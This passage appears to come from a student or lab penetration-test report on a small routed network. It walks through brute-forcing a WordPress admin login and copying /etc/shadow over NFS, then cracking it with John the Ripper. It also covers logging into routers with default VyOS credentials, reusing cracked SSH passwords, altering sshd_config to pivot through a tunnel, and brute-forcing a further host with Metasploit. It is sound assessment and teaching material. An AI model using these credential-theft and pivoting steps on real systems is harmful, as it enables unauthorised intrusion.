

Figure 13, the main page of the site hosted on web server 1

With the knowledge that the web server is running an instance of WordPress, the tool WPScan was used with the –url option set to the URL to the WordPress main page, the -P (password) option set to the default wordlist for John, the -U (username) option set to admin, and the –wp-content-dir flag set. This allowed the tester to enumerate credentials for the admin account, which is the name for the default administrator account in WordPress. This tool was successful and showed the password to be “zxc123”, which was tested successfully against the admin page.



Figure 14, beginning of WPScan



Figure 15, end of scan, showing valid username/password combination

Figure 16, WordPress admin page with creds filled in



Figure 17, Successful login with credentials

In addition to this, the tester discovered in the dashboard that the version of WordPress used is heavily outdated, using WordPress 3.3.1 where the most up to date version is 5.8.2 (at time of writing)

Figure 18, WordPress dashboard using version 3.3.1

3.2.2 PC 1 – 192.168.0.210/27

As seen in the nmap scan of the subnet, a PC is connected to the router located at the address 192.168.0.210, this device has three services running on it, SSH (port 22), rpcbind (port 111), and NFS (port 2049). NFS, or Network File System, is a distributed file system protocol that allows the tester to create a mount on their kali machine and copy the files stored on that machine to theirs.

The tester created a temporary file on their machine to store the contents of 210's `/etc` directory, the reasoning behind this will be covered in a moment. Below is the process the tester employed to mount the directory locally, and the contents of the `/etc` directory, which contains system configuration files



Figure 19, contents of /etc directory as seen on the tester's Kali machine

The tester then turned their attention to the shadow file, which is where information about user accounts is stored. Data includes usernames, encrypted passwords, minimum and maximum allowed days between password changes, and the date of last password change.

As can be seen in Figure 20, many user accounts are present on the device, however most of them are locked accounts intended for use by services. The only account designed for direct access by an end user is the xadmin account, as seen by the presence of a password hash. The tester exported the contents of the file to a permanent directory with the intention of later cracking the account.



Figure 20, listing the contents of /etc/shadow and subsequently copying the file to the ~/Documents directory

After this, the tester made use of the John the Ripper hash cracking utility present in Kali, after the process was complete (as seen below), the password for the admin account was revealed to be “plums”, which allowed the tester to establish an SSH connection to the device.



Figure 21, John after cracking the hash

SSH access to the device allowed the tester to determine the connections the PC had to other devices, it was found in this case that the PC was only connected to one other device, a router, through the Eth0 interface. The tester also determined that the xadmin was a superuser account, and as such the tester could alter the device as they see fit through this account. This will be covered further in depth in the security weaknesses section

```
root@kali:~/Documents# ssh xadmin@192.168.0.210
The authenticity of host '192.168.0.210 (192.168.0.210)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.210' (ECDSA) to the list of known hosts.
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:04
          inet addr:192.168.0.210  Bcast:192.168.0.223  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:404/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2965 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2273 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:188545 (188.5 KB)  TX bytes:179044 (179.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:314 errors:0 dropped:0 overruns:0 frame:0
          TX packets:314 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23833 (23.8 KB)  TX bytes:23833 (23.8 KB)

xadmin@xadmin-virtual-machine:~$ sudo -v
[sudo] password for xadmin:
xadmin@xadmin-virtual-machine:~$
```

Figure 22, successful SSH connection, ifconfig and sudo check

3.3 ROUTER 2 - 192.168.0.226

From the output of the `show ip route` command in router one it can be deduced that there is a second router on the network located at the address 192.168.0.226 which is connected via the eth1 interface, this is known due to the amount of traffic routed via this address in the earlier scans. Knowing from the interfaces command conducted on the previous router that the netmask is /30, the tester also knew that there were four addresses in this subnet, of which two were usable host addresses, .226 and .225 (both seen in the scan), which meant that the network address was .224, and the broadcast address was .227. an nmap scan conducted against the network address showed the open ports on this subnet.



Figure 23, nmap scan against router 2's network address

As can be seen in Figure 23, there is a telnet session available on both devices, as with router 1. As done previously, the tester attempted to connect to the .226 address using vyos default credentials, which was once again successful.

```
root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226 ...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 21 08:24:24 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.33/27                   u/u
eth2             192.168.0.229/30                  u/u
eth3             192.168.0.226/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 00:25:56
O   192.168.0.32/27 [110/10] is directly connected, eth1, 00:26:51
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 00:24:25
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 00:24:25
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 00:26:01
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 00:25:56
O   192.168.0.224/30 [110/10] is directly connected, eth3, 00:26:51
C>* 192.168.0.224/30 is directly connected, eth3
O   192.168.0.228/30 [110/10] is directly connected, eth2, 00:26:51
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 00:26:01
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 00:24:25
vyos@vyos:~$
```

Figure 24, a telnet service open on router 2 showing interfaces and ip routes

The purposes of these devices connected to this router are as follows:

- Eth1: A computer (PC 2) with the address ending .34/27
- Eth2: Router 3, as deduced by the number of connected devices
- Eth3: Router 1

3.3.1 PC 2 – 192.168.0.34/27

An nmap scan of the target's subnet network address (192.168.0.33/27 in this case) revealed an SSH session available on the device. As a result of this the tester made use of

the previously acquired xadmin credentials (xadmin/plums) to access the device. This attempt was successful, and upon accessing the device they proceeded to run the `ifconfig` command to understand what devices were connected to the network. These steps can be seen in Figure 25 and Figure 26.

Figure 25, nmap scan of the target subnet

```
root@kali:~# ssh xadmin@192.168.0.34
The authenticity of host '192.168.0.34 (192.168.0.34)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.34' (ECDSA) to the list of known hosts.
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:10
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:410/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1181 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1090 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:71154 (71.1 KB)  TX bytes:68202 (68.2 KB)

eth1      Link encap:Ethernet  HWaddr 00:15:5d:00:04:11
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:411/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:72 errors:0 dropped:0 overruns:0 frame:0
          TX packets:56 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10608 (10.6 KB)  TX bytes:9229 (9.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:218 errors:0 dropped:0 overruns:0 frame:0
          TX packets:218 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15905 (15.9 KB)  TX bytes:15905 (15.9 KB)

xadmin@xadmin-virtual-machine:~$
```

Figure 26, successful SSH connection and ifconfig output

The `ifconfig` command revealed the presence of a second device connected via the first PC's eth1 interface located at address 13.13.13.12 with netmask /24 (notated on the screenshot as 255.255.255.0) and a broadcast address of 13.13.13.255. From this information it can be deduced that the network address of this subnet is 13.13.13.0.

The tester ran the `history` command, which displays the command history on the device in question, to discern whether any SSH connections have been established to a device at 13.13.13.13. The tester discovered that command 15 was indeed an attempt to SSH into the device in question using the xadmin account, thus confirming that the device at that address is indeed a PC. This can be seen in Figure 27, bash history command on the device.

Figure 27, bash history command on the device

To gain permanent access to this third computer it was necessary for the tester to create a pivot point on PC 2. This was achieved by editing the `/etc/ssh/sshd_config` file on the system to permit tunnelling and then opening a tunnel interface on the remote devices.

Figure 28, new SSH settings, lines with red arrows have been altered (first from without-password to yes, and second as an addition



Figure 29, necessary commands for opening an SSH tunnel with ifconfig showing an open tunnel on each of the devices

After setting the tunnel up the tester proceeded to test it by issuing the `ping` command to the address they assigned the tunnel, which was successful.



Figure 30, pinging through the tunnel

3.3.2 PC 3 – 13.13.13.13/24

With the SSH tunnel configured, the tester then ran an nmap scan against the target which revealed another SSH session available on the device, however the standard “plums” password didn’t work on this machine, which resulted in the need to employ the Metasploit Framework’s ssh_login brute forcing module.



Figure 31, setting and configuring exploit settings in Metasploit

This process revealed the password on the device to be “!gatvol”, which, when tried, allowed for a successful login. The `ifconfig` command was once again ran, and showed the device connected to no other devices apart from PC 2, thus confirming this is the only device on this subnet and the end of this network branch.

